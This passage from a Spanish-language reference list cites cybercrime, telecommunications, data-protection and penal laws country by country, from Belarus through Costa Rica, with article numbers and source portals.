- Law on Fundamentals of State Scientific and Technical Policy, artículo 18 (National Legal Internet Portal of the Republic of Belarus, 19 de enero de 1993).
- Law on Trademarks and Service Marks, artículos 20, 29 (National Legal Internet Portal of the Republic of Belarus, 5 de febrero de 1993).
- Law on Advertising, artículos 10, 12, 17, 23, 26, 27 (National Legal Internet Portal of the Republic of Belarus, 2007).
- Law on Mass Media, artículos 3, 38, 42-43, 51-1 (National Legal Internet Portal of the Republic of Belarus, 2008).
- Law on Child's Rights, artículo 28 (National Legal Internet Portal of the Republic of Belarus, 19 de noviembre de 1993).

Birmania

- Telecommunications Law, secciones 65-73 (Ministry of Transport and Communications Myanmar, 2013).
- Electronic Transactions Law, secciones 33-38 (Ministry of Commerce Myanmar, 2004).
- Control of Money Laundering Law, sección 5 (a) (8) (Track-United Nations Office on Drugs and Crime, 2002).
- Computer Science Development Law, secciones 31-39 (Constitutional Tribunal of the Union of Myanmar, 1996).

- Anti-Corruption Law, sección 3 (Anti-Corruption Commission of Myanmar, 2013).
- Mutual Assistance in Criminal Matters Law, secciones 3, 13, 41 (Asian Legal Information Institute, 2004).
- Draft Myanmar Companies Law, secciones 363, 388, 396 (Asian Legal Information Institute, 2015).

Bolivia

- Código Penal y Procedimiento Penal, artículos 214, 215, 281 quater, 300, 301, 318-321, 323 bis-325, 363 bis, 363 ter (Ministerio de Justicia Bolivia, 1997).
- Código Niña, Niño y Adolescente, artículo 151.1 fracción g) (Ministerio de Comunicación Bolivia, 2014).
- Ley General de Telecomunicaciones, Tecnologías de Información y Comunicación, artículos 92-99 (Autoridad de Regulación y Fiscalización de Telecomunicaciones y Transportes Bolivia, 2011).
- Ley de Régimen Electoral, artículos 82, 119 (Sistema de Información Legal del Estado Plurinacional de Bolivia, 30 de junio de 2010).
- Código Procesal Constitucional, artículos 58, 63 (Sistema de Información Legal del Estado Plurinacional de Bolivia, 2012).
- Código Tributario, artículos 44, 70, 77, 79, 100, 102 (Sistema de Información Legal del Estado Plurinacional de Bolivia, 2003).
- Ley de Servicios Financieros, artículos 29, 31, 34, 124, 361, 470, 477, 487 (Sistema de Información Legal del Estado Plurinacional de Bolivia, 2013).
- Ley del Notariado Plurinacional, artículo 104 (Sistema de Información Legal del Estado Plurinacional de Bolivia, 2014).
- Ley del Órgano Judicial, artículo 121 (Sistema de Información Legal del Estado Plurinacional de Bolivia, 24 de junio de 2010).
- Ley General de Aduanas, artículos 173, 255 (Sistema de Información Legal del Estado Plurinacional de Bolivia, 1999).

Bosnia-Herzegovina

- Criminal Code of the Federation of Bosnia and Herzegovina, artículos 186, 188, 393-398 (Ministry of Internal Affairs of Bosnia and Herzegovina, s.f.).

- Criminal Procedure Code of the Federation of Bosnia and Herzegovina, artículos 65, 76, 79, 130 (Municipal Court in Sarajevo, Bosnia and Herzegovina, 2003).
- Criminal Code of Bosnia and Herzegovina, artículos 29-31, 122, 145, 242-246 (The Court of Bosnia and Herzegovina, 2003).
- Criminal Procedure Code of Bosnia and Herzegovina, artículos 51, 62, 65, 72a, 116 (The Court of Bosnia and Herzegovina, 2003).
- The Criminal Code of the Republika Srpska, artículos 199-200, 292a, 292b, 292v, 292g, 292d, 292đ, 292e, 398 (Paragraf Lex BA Bosnia and Herzegovina, 2003).
- Law on the Protection of Personal Data, artículos 48-52 (The Court of Bosnia and Herzegovina, 23 de mayo de 2005).
- Law on the Protection of Secret Data, artículos 78, 79 (The Court of Bosnia and Herzegovina, 28 de julio de 2005).
- Law on the Prevention of Money Laundering and Financing of Terrorist Activities, artículo 4 (State Investigation and Protection Agency Bosnia and Herzegovina, 2009).
- Law on Communications, artículos 5, 7, 15 (Ministry of Communications and Transport of Bosnia and Herzegovina, 2003).
- Law on Electronic Signature, artículos 8, 17a, 25 (Ministry of Communications and Transport of Bosnia and Herzegovina, 2006).
- Law on Electronic Legal and Business Transactions, artículo 31 (Ministry of Communications and Transport of Bosnia and Herzegovina, 2007).
- Law on Consumer Protection, artículo 51 (Parliamentary Assembly of Bosnia and Herzegovina, 2006).

Botsuana

- Cybercrime and Computer Related Crimes Act, secciones 1-30 (Botswana Communications Regulatory Authority, 2007).
- Communications Regulatory Authority Act, secciones 56, 88, 93 (Botswana Communications Regulatory Authority, 2012).
- Telecommunications Act, secciones 52-54 (Botswana Communications Regulatory Authority, 1996).
- Electronic Records (Evidence) Act, secciones 1-16 (Botswana Communications Regulatory Authority, 2014, A.49).

- Electronic Communications and Transactions Act, secciones 8, 25-31, 38, 46 (Botswana Communications Regulatory Authority, 2014, A.57).
- Financial Intelligence Act, secciones 14, 21 (Botswana e-laws, 2009).
- Intelligence and Security Service Act, sección 22 (Botswana e-laws, 1 de abril de 2008).
- Pension and Provident Funds Act, sección 32 (Botswana e-laws, 1988).
- Insurance Industry Act, sección 126 (Botswana e-laws, 2007).
- Companies Act, sección 498 (Botswana e-laws, 2006).
- Banking Act, sección 40 (Botswana e-laws, 1955).
- Copyright and Neighbouring Rights, secciones 3, 33 (Botswana e-laws, 2005).
- Domestic Violence Act, sección 2 (Botswana e-laws, 30 de abril de 2008).
- Value Added Tax, secciones 50, 52, 54 (Botswana e-laws, 2002).
- Police Act, secciones 23, 57 (Botswana e-laws, 1979).

Brasil

- Código Penal, artículos 153, 154-A, 154-B, 168-A, 184, 266, 297, 298, 311-A, 313-A, 313-B, 325, 337-A (Palácio do Planalto Brasil, 1940).
- Código Brasileiro de Telecomunicações, artículos 52-70 (Palácio do Planalto Brasil, 1962).
- Lei Nº 9.296, artículo 10 (Palácio do Planalto Brasil, 1996).
- Lei Nº 9.609, artículos 12-14 (Palácio do Planalto Brasil, 1998).
- Lei Nº 8.137, artículo 2 (Palácio do Planalto Brasil, diciembre de 1990).
- Lei Nº 9.504, artículo 72 (Palácio do Planalto Brasil, 1997).
- Lei N° 8069, artículo 240, 241, 241-A, 241-B, 241-C, 241-D, 241-E, 244-A (Palácio do Planalto Brasil, julio de 1990).
- Lei Nº 9.100, artículo 67 (Palácio do Planalto Brasil, 1995).
- Lei Nº 12.965, artículos 3, 7, 10-12, 18-22 (Palácio do Planalto Brasil, 2014).
- Lei Nº 12.527, artículos 6, 25, 32-34 (Palácio do Planalto Brasil, 2011).

- Projeto de lei que estabelece, como efeito da condenação, o perdimento dos instrumentos do crime doloso.
- Projeto de lei para alterar a redação do art. 154-a do decreto-lei nº 2.848, de 7 de dezembro de 1940, para ampliar a abrangência do crime de invasão de dispositivo informático.
- Projeto de lei visando à alteração da lei nº 5.070, de 7 de julho de 1966, para autorizar o uso dos recursos do fistel por órgãos da polícia judiciária.
- Projeto de lei que inclui os crimes praticados contra ou mediante computador, conectado ou não a rede, dispositivo de comunicação ou sistema informatizado ou de telecomunicação no rol das infrações de repercussão interestadual ou internacional que exigem repressão uniforme.
- Projeto de lei que dispõe sobre o procedimento específico para a retirada de conteúdos que atentem contra a honra.
- Projeto de lei alterando a lei das organizações criminosas, a lei da lavagem de dinheiro e o marco civil da internet para incluir no rol das informações cadastrais de usuários o endereço ip.
- Projeto de lei que possibilita o bloqueio de aplicações de internet por ordem judicial.
- Projeto de lei que adiciona a educação digital entre as diretrizes do plano nacional de educação-pne (Câmara dos Deputados - Palácio do Congresso Nacional Brasil, 2016).

Brunéi

- Law Chapter 153 Official Secrets, secciones 3, 6, 7, 9 (Attorney General's Chambers, Prime Minister's Office Brunei, 1988).
- Law Chapter 194 Computer Misuse, secciones 1-19 (Attorney General's Chambers, Prime Minister's Office Brunei, 2007).
- Law Chapter 196 Electronic Transactions, secciones 25, 26, 42, 48, 49, 51, 53-59 (Attorney General's Chambers, Prime Minister's Office Brunei, 2008, 4).
- Law Chapter 197 Anti-Terrorism Financial and Other Measures, sección 2 (Attorney General's Chambers, Prime Minister's Office Brunei, 2008, 6).
- Telecommunications Order s38/01, secciones 33-52 (Attorney General's Chambers, Prime Minister's Office Brunei, 2001).

- Law Chapter 108 Evidence, secciones 35A, 35B, 67 (Attorney General's Chambers, Prime Minister's Office Brunei, 2002).
- Law Chapter 22 Penal Code, secciones 292, 507 (Attorney General's Chambers, Prime Minister's Office Brunei, 1951).
- Law Chapter 25 Undesirable Publications, sección 4 (Attorney General's Chambers, Prime Minister's Office Brunei, 1984).
- Law Chapter 24 Sedition, sección 4 (Attorney General's Chambers, Prime Minister's Office Brunei, 1984).
- Law Chapter 203 Societies, sección 46 (Attorney General's Chambers, Prime Minister's Office Brunei, 2010).
- Law Chapter 27 Misuse of Drugs, sección 21A (Attorney General's Chambers, Prime Minister's Office Brunei, 1978).
- Law Chapter 39 Companies, secciones 135D, 149G, 149N, 319A (Attorney General's Chambers, Prime Minister's Office Brunei, 1956).

Bulgaria

- Criminal Code, artículos 93, 155a, 159, 162, 164, 171, 172a, 212a, 216, 246, 277a, 287a, 313, 319a, 319б, 319в, 319г, 319д, 319е (Bulgarian Law Portal, 1968).
- Criminal Procedure Code, artículos 125, 135, 159, 159a, 160, 161, 162, 163, 164, 165, 172, 173, 208 (Bulgarian Law Portal, 29 de abril de 2006).
- Law on Electronic Communications, artículos 250в, 251г, 313, 314, 323, 324, 337, 334г (Bulgarian Law Portal, 2007).
- Law on Protection of Classified Information, artículos 117-134 (Bulgarian Law Portal, 30 de abril de 2002).
- Law on Combating Terrorism, artículos 32, 39, 41 (Bulgarian Law Portal, 2016).
- Law on Special Intelligence Means, artículos 1, 2, 25 (Bulgarian Law Portal, 7 de mayo de 1999).
- Law on Electronic Commerce, artículos 23-25 (Bulgarian Law Portal, 24 de diciembre de 2006).
- Law on Protection of Personal Data, artículos 1, 23 (Bulgarian Law Portal, 1 de enero de 2002).
- Law on Electronic Document and Electronic Signature, artículos 14, 21, 29-31 (Bulgarian Law Portal, 2001).

- Law on Electronic Government, artículos 7c, 7k, 22, 54-57, 60 (Bulgarian Law Portal, 2008).
- Law on Military Intelligence, artículos 13, 15 (Bulgarian Law Portal, 2015).
- Law on Consumer Protection, artículo 68k (Bulgarian Law Portal, 10 de junio de 2006).
- Law on Measures Against Terrorism Financing, artículo 9 (Bulgarian Law Portal, 2003).
- Law on Measures Against Money Laundering, artículos 4, 11, 16 (Bulgarian Law Portal, 5 de julio de 1999).

Burkina Faso

- Code Pénal, artículos 115, 541-548 (La Diffusion du Droit, 1996).
- Loi n° 10/2004/AN portant protection des données à caractère personnel, artículos 46-55 (Autorité de Régulation des Communications Électroniques et des Postes Burkina Faso, 2004).
- Loi n° 045-2009/AN portant réglementation des services et des transactions électroniques, artículos 153-156 (Autorité de Régulation des Communications Électroniques et des Postes Burkina Faso, 2009).
- Loi n° 061-2008/AN portant réglementation générale des réseaux et services de communications électroniques, artículos 199-209 (Autorité de Régulation des Communications Électroniques et des Postes Burkina Faso, 2008).
- Loi n° 061-2009/AN du 17 décembre 2009 relative à la lutte contre le financement du terrorisme, artículo 26 (United Nations Office on Drugs and Crime, 2009).
- Loi n° 2014-11/AN du 17 avril 2014 portant répression de la vente des enfants, de la prostitution des enfants et de la pornographie mettant en scène des enfants, artículo 9 (International Labour Organization, 2014).
- Loi n°1993-56 du 30 décembre 1993 portant code de l'information (Droit Afrique Le droit des affaires en Afrique Francophone, 1993).

Burundi

- Code Pénal, artículos 467-470, 519-523 (Droit Afrique Le droit des affaires en Afrique Francophone, 2009).

- Loi n° 1/02 lutte contre le blanchiment de capitaux et le financement du terrorisme, artículos 4, 18 (Droit Afrique Le droit des affaires en Afrique Francophone, 2008).
- Décret-loi n°1/11 du 4 septembre 1997 portant dispositions organiques sur les télécommunications, artículo 10 (Droit Afrique Le droit des affaires en Afrique Francophone, 1997).
- Loi n° 1/021 du 31 décembre 2005 portant protection du droit d'auteur et des droits voisins au Burundi, artículos 4, 94 (Assemblée Nationale du Burundi, 2005).
- Projet de loi portant code des communications électroniques et des postes (Assemblée Nationale du Burundi, 2016).
- Projet de loi relatif aux transactions électroniques (Gouvernement du Burundi, 2016).

Bután

- Penal Code of Bhutan, artículos 468-477 (Office of the Attorney General Bhutan, 2004).
- Copyright Act, artículos 4, 5, 31 (Office of the Attorney General Bhutan, 2001).
- The Information and Communication Media Act, secciones 125-182, 184-191, 197 (National Assembly of Bhutan, 2006).
- The Telecommunications Act, secciones 62-65 (National Assembly of Bhutan, 1999).
- The Evidence Act, secciones 3, 4, 43 (National Assembly of Bhutan, 2005).
- The Anti-Corruption Act, secciones 61, 84, 97, 176 (National Assembly of Bhutan, 2011).
- The Election Act, sección 546 (National Assembly of Bhutan, 2008).

Cabo Verde

- Lei nº 30/VII/2008 de 21 de julho de investigação criminal, artículo 21 (Policia Nacional Cabo Verde, 2008).
- Lei nº134/V/2001, artículo 15 (United Nations Office on Drugs and Crime, 2001).
- Código Penal, artículos 150, 171, 172, 187-190, 212, 224, 288, 289 (Track-United Nations Office on Drugs and Crime, 2003).

- Código de Processo Penal de Cabo Verde, artículo 255 (Track-United Nations Office on Drugs and Crime, 2005).
- Lei nº 74/VI/2005, artículos 2, 11 (Agência Nacional de Comunicações Cabo Verde, 2005).

Camboya

- Draft Cybercrime Law, artículos 1-40 (Cambodian Center for Human Rights, 2008).
- Law on Telecommunications, artículos 78-109 (Cambodian Center for Human Rights, 2015).
- Criminal Code, artículos 317- 320, 427-432, 445-447, 477-481, 551, 555, 556 (Cambodian Center for Human Rights, 2009).
- Criminal Procedure Code, artículos 105, 172, 183 (Cambodian Center for Human Rights, 2007).
- Law on Anti-Corruption, artículo 27 (Cambodian Center for Human Rights, 2010).
- Law on Copyright, artículos 2, 62 (Cambodian Center for Human Rights, 2003).
- Law on Anti-Money Laundering and Combating the Financing of Terrorism, artículos 24, 29 (The Council for the Development of Cambodia, 2007).
- Law on Customs, artículos 51, 52, 57 (The Council for the Development of Cambodia, 2006).

Camerún

- Loi nº 2010-012 sur la cybersecurité et la cybercriminalité, artículos 1-97 (Ministère des Postes et Télécoms du Cameroun, 2010).
- Loi n° 2010-013 du 21 december 2010 on electronic communications in Cameroon, artículos 24, 58, 74-95 (Ministère des Postes et Télécoms du Cameroun, 2010).
- Loi n° 2010-021 du 21 december 2010 on electronic commerce in Cameroon, artículos 28, 34-39, 41-46 (Conseil National de la Communication Cameroun, 2010).
- Loi n° 2016-07 du 12 juillet 2016 portant Code Pénal, artículos 11, 106, 133, 135, 327 (Ministère de la Justice du Cameroun, 2016).

- Loi n° 2000/011 du 19 décembre 2000 relative au droit d'auteur et aux droits voisins, artículo 81 (Onambele-Anchang and Associates, 2000).

Canadá

- Criminal Code, secciones 83.223, 162, 163, 163.1-164.3, 171.1-172.2, 183-194, 320.1, 326, 327, 334, 342, 342.01, 342.1, 342.2, 372, 402.1, 403, 430, 457, 487, 487.012, 487.013, 487.0194 (Justice Laws Website Canada, 1985).
- Security of Information Act, artículos 4-23 (Justice Laws Website Canada, 1985).
- Sex Offender Information Registration Act, artículos 13, 16 (Justice Laws Website Canada, 2004).
- Telecommunications Act, artículos 73,74 (Justice Laws Website Canada, 1993).
- Canada Evidence Act, artículos 31.1, 31.2, 31.4 (Justice Laws Website Canada, 1985).
- Privacy Act, artículo 68 (Justice Laws Website Canada, 1985).
- Anti-spam Law, secciones 6-9, 20 (Justice Laws Website Canada, 2010).
- Personal Information Protection and Electronic Documents Act, artículo 28 (Justice Laws Website Canada, 2000).
- Competition Act, artículos 16, 52.01, 53, 74.011, 74.101 (Justice Laws Website Canada, 1985).
- Mutual Legal Assistance in Criminal Matters Act, artículo 2 (Justice Laws Website Canada, 1985).
- Access to Information Act, artículos 16, 67.1 (Justice Laws Website Canada, 1985).
- Copyright Act, artículos 27, 30.04, 30.62, 30.63, 31.1, 41.22, 41.25, 41.27, 42 (Justice Laws Website Canada, 1985).
- Financial Administration Act, artículo 161 (Justice Laws Website Canada, 1985).
- Safe Streets and Communities Act, artículo 171.1 (Justice Laws Website Canada, 2012).

Catar

- Law No. 11 of 2004 Issuing the Penal Code, artículos 216, 293, 339, 346, 370-388 (Qatar Legal Portal Al-Meezan, 2004).
- Law No. 14 of 2014 Promulgating the Cybercrime Prevention Law, artículos 1-54 (Qatar Legal Portal Al-Meezan, 2014).
- Law No. 13 of 2016 on Protecting Personal Data, artículos 23-25 (Qatar Legal Portal Al-Meezan, 2016).
- Law No. 4 of 2010 by Issuing Anti-Money Laundering and Financing of Terrorism Law, artículo 1 (Qatar Legal Portal Al-Meezan, 2010, 4).
- Law on the Promulgation of the Electronic Commerce and Transactions Law, artículos 67-73 (Qatar Legal Portal Al-Meezan, 2010, 16).
- Legislative Decree No. 34 of 2006 Promulgating the Telecommunications Law, artículos 64-72 (Qatar Legal Portal Al-Meezan, 2006, 16).
- Law No. 13 of 2012 Promulgating the Central Bank of Qatar Law and Regulating Financial Institutions, artículos 155, 197 (Qatar Legal Portal Al-Meezan, 2012, 13).
- Law No. 8 of 2012 Regarding the Qatar Financial Markets Authority, artículo 39 (Qatar Legal Portal Al-Meezan, 2012, 8).
- Law No. 7 of 2002 Concerning the Protection of Copyright and Related Rights, artículo 51 (Qatar Legal Portal Al-Meezan, 2002).

Chad

- Loi n° 08/PR/2015 du 10 février 2015, portant transactions électroniques.
- Loi n° 07/PR/2015 du 10 février 2015, portant protection des données à caractère personnel.
- Loi n° 09/PR/2015 du février 2015, portant cyber sécurité et cybercriminalité.
- Loi n° 06/PR/2015 du 10 février 2015, portant création de l'ANSICE (Safia, 2015).
- Loi n° 2014-13 du 14 mars 2014 portant régulations des communications électroniques et des activités postales, artículos 18, 19, 37-44 (Droit Afrique Le droit des affaires en Afrique Francophone, 2014).

- Loi n° 2014-14 du 21 mars 2014 portant sur les communications électroniques, artículos 113-124 (Droit Afrique Le droit des affaires en Afrique Francophone, 2014).
- Loi n° 2014-15 du 21 mars 2014 portant sur la Poste, artículos 75-85 (Droit Afrique Le droit des affaires en Afrique Francophone, 2014).
- Loi n° 2010-017 du 31 août 2010 relative au régime de la presse au Tchad, artículos 46-67 (Droit Afrique Le droit des affaires en Afrique Francophone, 2010).
- Loi n° 2009-98 du 17 août 1998 portant sur les télécommunications, artículos 66-84 (Droit Afrique Le droit des affaires en Afrique Francophone, 1998).

Chile

- Ley núm. 19223 Tipifica Figuras Penales Relativas a la Informática, artículos 1-4 (Biblioteca del Congreso Nacional de Chile, 1993).
- Ley núm. 19733 Sobre Libertades de Opinión e Información y Ejercicio del Periodismo, artículos 29-42 (Biblioteca del Congreso Nacional de Chile, 2001).
- Ley núm. 20000 Sustituye la Ley núm 19.366 que Sanciona el Tráfico Ilícito de Estupefacientes y Sustancias Sicotrópicas, artículos 3, 24 (Biblioteca del Congreso Nacional de Chile, 2 de febrero de 2005).
- Ley núm. 20009 Limita la Responsabilidad de los Usuarios de Tarjetas de Crédito por Operaciones Realizadas con Tarjetas Extraviadas, Hurtadas o Robadas, artículo 5 (Biblioteca del Congreso Nacional de Chile, 18 de marzo de 2005).
- Código Penal, artículos 161-A, 366, 366 bis, 366 ter, 366 quater, 366 quinquies, 367, 369, 369 ter, 372, 374 bis, 374 ter (Biblioteca del Congreso Nacional de Chile, 1874).
- Ley núm. 19696 Establece Código Procesal Penal, artículos 19, 20, 92, 180-189, 217, 218, 219, 222-226, 307, 333, 469 (Biblioteca del Congreso Nacional de Chile, 2000).
- Ley núm. 19913 Crea la Unidad de Análisis Financiero y Modifica Diversas Disposiciones en Materia de Lavado y Blanqueo de Activos, artículo 33 (Biblioteca del Congreso Nacional de Chile, 2003).
- Ley núm. 19628 Sobre Protección de la Vida Privada, artículo 23 (Biblioteca del Congreso Nacional de Chile, 1999).

- Ley núm. 19.974 Sobre el Sistema de Inteligencia del Estado y Crea la Agencia Nacional de Inteligencia, artículo 24 (Biblioteca del Congreso Nacional de Chile, 2004).
- Ley núm. 18168 General de Telecomunicaciones, artículos 36-39 bis (Biblioteca del Congreso Nacional de Chile, 1982).
- Ley núm. 19799 Sobre Documentos Electrónicos, Firma Electrónica y Servicios de Certificación de Dicha Firma, artículos 1, 10, 17, 21, 23, 24 (Biblioteca del Congreso Nacional de Chile, 2002).

China

- Cyber Security Law, artículos 1-79 (Ministry of Industry and Information Technology China, 2016).
- Criminal Law, artículos 217, 285, 286, 287 (National People's Congress China, 1997).
- Penalties for Administration of Public Security Law, artículos 29, 47, 68 (FS110 China, s.f.).
- Emergency Response Law, artículos 33, 59 (State Council China, 2007).
- Anti-Terrorism Law, artículos 17-19, 21, 53, 60, 84, 86 (Legislative Affairs Office of the State Council P. R. China, 28 de diciembre de 2015).
- National Security Law, artículos 24, 25, 53, 59, 73 (Legislative Affairs Office of the State Council P. R. China, 7 de marzo de 2015).
- Advertising Law, artículos 44, 45, 63, 64 (Legislative Affairs Office of the State Council P. R. China, 25 de abril de 2015).
- Anti-spy Law, artículo 16 (Legislative Affairs Office of the State Council P. R. China, 2014).
- Protection of Consumers' Rights and Interests Law, artículos 28, 44 (Legislative Affairs Office of the State Council P. R. China, 2013).
- State Secrets Protection Law, artículos 24, 26, 27, 28, 48, 50 (Legislative Affairs Office of the State Council P. R. China, 2010).
- Anti-drug Law, artículos 26, 46 (Legislative Affairs Office of the State Council P. R. China, 2008).
- Juveniles Protection Law, artículos 31-34, 39, 58, 64, 66 (Legislative Affairs Office of the State Council P. R. China, 2007).
- Electronic Signature Law, artículos 7, 9, 14, 27-35 (Legislative Affairs Office of the State Council P. R. China, 2004).

Chipre

- Criminal Code, secciones 44, 50, 50a, 50c, 59, 99a, 129a, 135, 264, 305a, 309, 338 (Cylaw Cyprus Bar Association, 1962).
- The Processing of Personal Data, secciones 19, 25, 26 (Cylaw Cyprus Bar Association, 2001).
- The Security Regulations for Classified Information, Documentation and Material and Related Matters, secciones 4, 10, 15, 16 (Cylaw Cyprus Bar Association, 2002).
- Law on Electronic Communications and Postal Services, secciones 149, 150 (Cylaw Cyprus Bar Association, 2004, 112).
- Law On Certain Aspects of the Services of the Information Society and Especially of Electronic Commerce and for Related Matters, secciones 10, 15-18, 23 (Cylaw Cyprus Bar Association, 2004, 156).
- Law on the Legal Framework for Electronic Signatures and for Related Matters, secciones 11, 13, 13A, 13B (Cylaw Cyprus Bar Association, 2004, 188).
- Law of Conservation Data Telecommunications Aimed at Investigating Serious Criminal Offences, secciones 1-22 (Cylaw Cyprus Bar Association, 2007, 183).
- Law on Prevention and Suppression of Money Laundering, secciones 2-4, 59, 63 (Cylaw Cyprus Bar Association, 2007, 188).
- Law on Combating Terrorism, sección 13 (Cylaw Cyprus Bar Association, 2010).
- Law on Electronic Money, secciones 41-43 (Cylaw Cyprus Bar Association, 2012).
- Law on the Prevention and Combating of Sexual Abuse, Sexual Exploitation of Children and Child Pornography, secciones 11, 22, 53, 56 (Cylaw Cyprus Bar Association, 2014).
- Law on Attacks Against Information Systems, secciones 1-15 (Cylaw Cyprus Bar Association, 2015).
- Law on Intellectual Property Rights and Related Rights, secciones 7B, 7E, 14 A-C (Cylaw Cyprus Bar Association, 1976).
- Law on Companies, sección 128B (Cylaw Cyprus Bar Association, 1968).

Colombia

- Código Penal, artículos 102, 104, 192-197, 199, 218-219A, 223, 240, 256, 257, 269 A-J, 270-272, 302, 316, 343, 347, 357 (Secretaría Jurídica Distrital Bogotá Colombia, 2000).
- Código de Procedimiento Penal, artìculos 14, 74, 114, 146, 154, 155, 235-237, 275, 307, 314, 424 (Secretaría Jurídica Distrital Bogotá Colombia, 2004).
- Ley 1341 de 2009, artículos 4, 39, 63-67, 71 (Ministerio de Tecnologías de la Información y las Comunicaciones Colombia, 30 de julio de 2009).
- Ley 1336 de 2009, artículos 3, 4, 15, 19, 24, 25 (Ministerio de Tecnologías de la Información y las Comunicaciones Colombia, 21 de julio de 2009).
- Ley 527 de 1999, artículos 9, 11, 32, 37 (Ministerio de Tecnologías de la Información y las Comunicaciones Colombia, 1999).
- Ley 1266 de 2008, artículos 4, 7, 9, 11, 17-19 (Secretaría General del Senado Colombia, 2008).
- Ley 1712 de 2014, artículos 4, 7, 17, 26, 28, 29 (Ministerio de Tecnologías de la Información y las Comunicaciones Colombia, 2014).
- Ley 1554 de 2012, artículos 1, 9-11 (Ministerio de Tecnologías de la Información y las Comunicaciones Colombia, 2012).
- Ley 1474 de 2011, artículos 116, 126, 128 (Ministerio de Tecnologías de la Información y las Comunicaciones Colombia, 2011).
- Ley 23 de 1982, artículo 116 (Ministerio de Tecnologías de la Información y las Comunicaciones Colombia, 1982).
- Ley 1581 de 2012, artículos 2, 4, 17, 18 (Alcaldía Mayor de Bogotá Colombia, 2012).
- Ley 1480 de 2011, artículos 49-54, 60, 61 (Alcaldía Mayor de Bogotá Colombia, 2011).
- Ley 1621 de 2013, artículos 17, 33, 44 (Presidencia de la República de Colombia, 2011).

Comoras

- Loi n° 2012-08 du 28 juin 2012 portant lutte contre le blanchiment d'argent et le financement du terrorismo, artículos 2, 8, 11,

31 (Droit Afrique Le droit des affaires en Afrique Francophone, 8 de junio de 2012).
- Loi n° 1995-12 du 18 septembre 1995 portant Code pénal "Crimes et délits", artículos 13, 57, 64, 128, 196, 238, 247, 249-251, 253-255, 257-260, 276, 361, 379 (Droit Afrique Le droit des affaires en Afrique Francophone, 1995).
- Loi n° 1994-23 du 27 juin 1994 portant Code de l'information, artículos 2, 91-115 (Droit Afrique Le droit des affaires en Afrique Francophone, 1994).
- Loi 14-031 au relative aux Communications Électroniques du 17 mars 2014, artículos 73-82 (Autorité Nationale de Régulation des TIC Comores, 2014).
- Le Gouverneur de la Banque Centrale des Comores Fixe les règles organisant le dispositif de contrôle interne, de gestion et de maîtrise des risques des établissements de crédit en application à l'article 36 de la loi 13-003/AU, artículos 33-35 (Banque Centrale des Comores, 2015).

Congo

- Loi-n-10-2009 du 25 novembre 2009 portant réglementation du secteur des postes, artículos 48-78 (Ministère des Postes et Télécommunications Congo, 2009).
- Projet de loi sur la lutte contre la cybercriminalité.
- Projet de loi sur la protection des données à caractère personnel.
- Projet de loi sur les transactions électroniques.
- Projet de loi sur la cyber-sécurité.
- Projet de loi sur les droits d'auteur et les droits voisins (Agence de Régulation des Postes et des Communications Électroniques Congo, 2013).

Corea del Norte

- Criminal Code, artículos 167, 193, 194, 201-203, 226 (World Intellectual Property Organization, 1950).
- Law of the Democratic People's Republic of Korea on the Protection of Computer Software, artículos 28-35, 41 (World Intellectual Property Organization, 2003).

- Law of the Democratic People's Republic of Korea on Software Industry, artículos 1-41 (World Intellectual Property Organization, 2004).
- Law on Computer Network Management, artículos 2, 6-8, 15, 22, 24, 30-49 (Unification Law Database North Korea, 2004).

Corea del Sur

- Criminal Act, artículos 48, 140, 141, 227-2, 228, 229, 314, 316, 323, 232-2, 234, 237-2, 314, 316, 323, 243-245, 347-2, 366 (Korea Legislation Research Institute, 1953).
- Act on Promotion of Information and Communications Network Utilization and Data Protection, etc., artículos 48, 49, 70-76 (Korea Ministry of Government Legislation, 1 de diciembre de 2015).
- Act on the Protection of Information and Communications Infrastructure, artículos 28-30 (Korea Ministry of Government Legislation, 23 de marzo de 2013).
- Digital Signature Act, artículos 31-34 (Korea Ministry of Government Legislation, 15 de octubre de 2014).
- Protection of Communications Secrets Act, artículos 14, 16, 17 (Korea Ministry of Government Legislation, 14 de enero de 2014).
- Act on the Development of Cloud Computing and Protection of ITS Users, artículos 34-37 (Korea Ministry of Government Legislation, 27 de marzo de 2015).
- Framework Act on Electronic Documents and Transactions, artículos 43-46 (Korea Ministry of Government Legislation, 19 de enero de 2016).
- Telecommunications Business Act, artículos 94-104 (Korea Ministry of Government Legislation, 13 de agosto de 2013).
- Personal Information Protection Act, artículos 70-76 (Korea Ministry of Government Legislation, 24 de marzo de 2014).
- Electronic Financial Transactions Act, artículos 21-4, 21-6, 49, 50 (Korea Legislation Research Institute, 2016).
- Act on the Consumer Protection in Electronic Commerce, artículos 24-2, 26, 31-34 (Korea Legislation Research Institute, 2013).
- Electronic Trade Facilitation Act, artículos 20, 30-33 (Korea Legislation Research Institute, 2015).
- Issuance and Distribution of Electronic Bills Act, artículos 17, 22-24 (Korea Legislation Research Institute, 2012).

- Electronic Government Act, artículos 74, 76-78 (Korea Legislation Research Institute, 2014).
- Framework Act on National Informatization.
- Software Industry Promotion Act.
- Internet Address Resources Act.
- Internet Multimedia Broadcast Services Act.
- Framework Act on Telecommunications.
- Information and Communications Technology Industry Promotion Act.
- Special Act on Promotion of Information and Communications Technology, Vitalization of Convergence Thereof, Etc. (Ministry of Science, ICT and Future Planning Korea, s.f.).

Costa de Marfil

- Loi N° 2013-451 du 19 juin 2013 relative à la lutte contre la cybercriminalité (Autorité de Régulation des Télécommunications-TIC de Côte d'Ivoire, junio de 2013).
- Loi N° 2013-450 relative à la protection des données à caractère personnel, artículos 21, 22 (Autorité de Régulation des Télécommunications-TIC de Côte d'Ivoire, 2013).
- Loi N° 2013-546 du 30 juillet 2013 relative aux transactions électroniques, artículos 12-14 (Autorité de Régulation des Télécommunications-TIC de Côte d'Ivoire, 2013).
- Loi N° 2013-702 du 10 octobre 2013 portant Code des Postes, artículos 95-101 (Autorité de Régulation des Télécommunications-TIC de Côte d'Ivoire, 2013).
- Ordonnance n°2012-293 relative aux télécommunications et aux TIC (Autorité de Régulation des Télécommunications-TIC de Côte d'Ivoire, 2012).
- Code Pénal, artículos 200-1,3, 403 (Cellule Nationale de traitement des Informations Financières Côte d'Ivoire, 1982).
- Loi N° 2013-867 du 23 décembre 2013 relative à l'accès à l'information d'intérêt public, artículos 25-27 (Commission d'Accès à l'Information d'Intérêt Public et aux Documents Publics Côte d'Ivoire, 2013).

Costa Rica

- Código Penal, artículos 145, 167, 167 bis, 173-174 bis, 196-198, 200, 201, 214, 217 bis, 229-229 ter, 230-236, 260, 293, 295, 316, 375 (Sistema Costarricense de Información Jurídica, 1970).
- Código de Normas y Procedimientos Tributarios, artículos 82, 94-97 (Sistema Costarricense de Información Jurídica, 1971).
